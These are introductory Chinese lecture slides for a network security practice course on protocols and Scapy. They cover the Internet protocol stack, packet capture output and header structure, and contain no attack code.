

网络安全综合实践(II)

网络协议 —— Scapy的使用

王美珍: wer_sec@qq.com



- ❖ 计算机网络基础
- ❖ 用docker搭建实验环境
- ❖ Linux中网络常用命令
- ❖ 网络攻防
- ❖ Scapy发送和接收报文
- ❖ 用scapy实现网络攻击

1.计算机网络基础——什么是因特网

❖ 连接在因特网上的数以十亿计的互连计算机设备:


- *主机 = 端系统*
- 运行*网络应用程序*

❖ 连接因特网上各种设备的*通信链路*

- 光纤, 铜缆, 无线电, 人造卫星

❖ 转发数据的*分组交换机*: 转发分组 (数据块)

- 链路层交换机
- 路由器





❖ 因特网的协议栈

- **应用层:** 网络应用程序之间的数据传输
 - FTP, SMTP, HTTP
- **运输层:** 主机间进程的数据传输
 - TCP, UDP
- **网络层:** 将数据报从源主机传送到目的主机
 - IP, 路由协议, ICMP
- **链路层:** 数据在网络相邻结点之间传输
 - PPP, 以太网, ARP
- **物理层:** 在线路上传输比特流





计算机网络体系结构中数据的流动

1015821	279.505282	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015822	279.505282	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015823	279.505610	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015824	279.505886	183.133.126.234	192.168.3.6	UDP	60 40075→8013 Len=16
1015825	279.506044	222.245.192.245	192.168.3.6	UDP	60 27550→8013 Len=16

Frame 6: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: f4:a5:9d:5b:8f:44 (f4:a5:9d:5b:8f:44), Dst: 38:37:8b:ad:f5:f5 (38:37:8b:ad:f5:f5)

Internet Protocol Version 4, Src: 27.155.49.142, Dst: 192.168.3.6


User Datagram Protocol, Src Port: 28815, Dst Port: 8013

Data (16 bytes)

IP首部


链路层首部

UDP首部




❖ 计算机网络的简单模型


主机 H_1 向 H_2 发送数据



从层次上来看数据的流动



1 计算机网络基础——网络协议概览





❖ 第5层 应用层

❖ Web应用：HTTP协议

❖ 文件传输：FTP协议

❖ 电子邮件：SMTP/POP3


❖ 域名解析：DNS

❖

❖ 每一种应用都有自己的报文格式




❖ 第4层： TCP报文段首部结构



